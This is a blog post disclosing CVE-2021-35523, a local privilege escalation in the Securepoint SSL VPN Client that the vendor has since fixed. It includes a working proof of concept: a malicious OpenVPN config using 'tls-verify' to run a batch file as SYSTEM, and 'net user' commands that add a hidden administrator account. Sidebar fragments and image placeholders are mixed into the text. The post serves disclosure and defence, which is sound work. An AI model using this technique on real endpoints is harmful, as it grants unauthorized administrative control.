Jun
29
2021

CVE-2021-35523: Local Privilege Escalation in Securepoint SSL VPN Client 2.0.30

Security, Windows Add comments


[Preamble: A big thanks to the team at Securepoint! They immediately triaged our report and released an initial fix within days. Never forget: Every piece of software contains bugs! It depends on how you deal with them.]

During the audit of the Windows 10 base image of one of our clients, we discovered that they were using the free Securepoint SSL VPN Client. To be precise, version 2.0.30 – the current release as of writing – was installed.


> Diese Schwachstelle wurde im Zuge eines unserer Hacking Workshops identifiziert. Mehr dazu auf unserer Webseite: Bee IT Security – Wir machen IT Security verständlich, so dass Sie die richtigen Entscheidungen treffen können!

BEE ITSECURITY

While taking a first glance at the application, it became clear that it uses two different components: on the one hand there is the user interface (1), which is executed in the context of the current user. On the other hand there is a Windows service which is executed as SYSTEM (2). This could be quite interesting from an attacker's point of view, in case a normal user could manipulate the backend service in any way.



To learn more about the inner workings I used Process Monitor. As shown in the following screenshot the user interface component *SSLVpnClient.exe* (1) uses a TCP connection to communicate with the Windows service *SPSSLVpnService.exe* (2). As discussed before, this service runs as SYSTEM. The actual VPN connection is established by *OpenVPN.exe* (3). The most interesting learning however was, that a OpenVPN configuration file, which is stored in the current users home folder, is passed as argument (4). This means, the file is fully attacker controlled.



While reading the OpenVPN manual, I found something interesting: By using (for example) the *–tls-verify* directive from within an **.ovpn* configuration file, it is possible to execute arbitrary commands. Hence, I created myself a malicious VPN configuration file. As shown in the right window, it launched the *C:\Users\Public\pe.bat* file.

Search

Search

Pages

About Me
Curriculum Vitae
LinkedIn Profile
XING Profile
Donate
Privacy Policy
Projects
References

Categories


Hardware (4)
Linux (10)
Mac OS X (41)
Network (6)
Security (39)
Software (34)
Tipps (60)
Tools (21)
UAC Technikum Vienna (2)
Uncategorized (18)
Web Security (2)
Windows (27)

Recent Posts

G DATA Anti-Virus: Abusing OpenSSL to get local admin
CVE-2021-35523: Local Privilege Escalation in Securepoint SSL VPN Client 2.0.30
TeslaRVNG2 meets HAFNIUM Exchange Exploit
Dirty Offline Bulk IP Geolocation
Egregor Post-Incident Monitor / Protector Script

Meta

Log in
Entries feed
Comments feed
WordPress.org




```
or TOTP, to be used without needing to retrieve a new OTP code each time the
connection is renegotiated. Another use case is to cache authentication data on the
client without needing to have the users password cached in memory during the
life time of the session.

To make use of this feature, the --client-connect script or --plugin needs to put

push "auth-token UNIQUE_TOKEN_VALUE"

into the file/buffer for dynamic configuration data. This will then make the
OpenVPN server to push this value to the client, which replaces the local password
with the UNIQUE_TOKEN_VALUE.

Newer clients (2.4.7+) will fall back to the original password method after a failed
auth. Older clients will keep using the token value and react according to --auth-
retry

--tls-verify cmd
    Run command cmd to verify the X509 name of a pending TLS connection that has
    otherwise passed all other tests of certification (except for revocation via --crl-
    verify directive; the revocation test occurs after the --tls-verify test).

    cmd should return 0 to allow the TLS handshake to proceed, or 1 to fail.

    cmd consists of a path to script (or executable program), optionally followed by
    arguments. The path and arguments may be single- or double-quoted and/or
    escaped using a backslash, and should be separated by one or more spaces.

    When cmd is executed two arguments are appended after any arguments specified
    in cmd , as follows:

    cmd certificate_depth subject

    These arguments are, respectively, the current certificate depth and the X509
    subject distinguished name (dn) of the peer.
```

```
route-nopull
route 10.53.3.0 255.255.255.0
client
dev tun
proto udp
remote 5.152.191.156 1194
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
auth SHA512
cipher AES-256-CBC
ignore-unknown-option block-outside-dns
block-outside-dns
verb 3
script-security 2
tls-verify "C:\\Users\\Public\\lpe.bat"
<ca>
-----BEGIN CERTIFICATE-----
[illegible]
```


C:\Users\Florian Bogner\AppData\Roaming\Securepoint SSL VPN\config\RxI3pOIITS...
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
RxI3pOIITS.ovpn
length : 5,008 Ln : 17 Col : 1 Sel : 5712 Unix (LF) UTF-8 INS

After saving the **.ovpn* file into a folder with the same name in *C:\Users\<username>\AppData\Roadming\Securepoint SSL VPN\config\* and restarting the SecurePoint VPN User interface, it is possible to connect to our malicious VPN.



```
Florian Bogner > AppData > Roaming > Securepoint SSL VPN > config > RxI3pOIITS

Name          Änderungsdatum     Typ            Größe
RxI3pOIITS    14.04.2021 20:16   OVPN Profile   5 KB
```

By doing so, the *tls-verify* script is executed as SYSTEM and a new administrative user attacker is added. Hence, a normal non-administrative user gained full control over the affected endpoint.



```
net user attacker Batman42 /add
net localgroup Administrators attacker /add
net localgroup Administratoren attacker /add
```

```
C:\Users\Florian Bogner>net user attacker
Benutzername                          attacker
Vollständiger Name
Beschreibung
Benutzerbeschreibung
Länder-/Regionscode                   000 (Standardsystemvorgabe)
Konto aktiv                           Ja
Konto abgelaufen                      Nie

Letztes Setzen des Kennworts          14.04.2021 20:16:53
Kennwort läuft ab                     26.05.2021 20:16:53
Kennwort änderbar                     14.04.2021 20:16:53
Kennwort erforderlich                 Ja
Benutzer kann Kennwort ändern         Ja

Erlaubte Arbeitsstationen             Alle
Anmeldeskript
Benutzerprofil
```

C:\Users\Public\lpe.bat - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
lpe.bat
length : 122 Ln : 3 Col : 31 Sel : 0 | 0 Windows
C:\WINDOWS\system32\cmd.exe

Timeline

- 14.04.2021: The vulnerability was discovered and reported to security@securepoint.de
- 15.04.2021: The report was triaged
- 26.04.2021: Securepoint SSL VPN Client Version 2.0.32 was released, which contains an initial fix for the vulnerability
- 23.06.2021: Securepoint SSL VPN Client Version 2.0.34 was released, which contains additional security measures.
- 28.06.2021: CVE-2021-35523 was assigned: https://nvd.nist.gov/vuln/detail/CVE-2021-35523
- 29.06.2021: Responsible disclosure in cooperation with Securepoint: https://github.com/Securepoint/openvpn-client/security/advisories/GHSA-v8p8-4w8f-qh34

Posted by florian at 07:00

Leave a Reply

Your Comment

You may use these HTML tags and attributes: `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong>`

Name (required)

E-mail (required)

☑ Notify me of followup comments via e-mail. You can also subscribe without commenting.

Submit Comment

TeslaRVNG2 meets HAFNIUM Exchange Exploit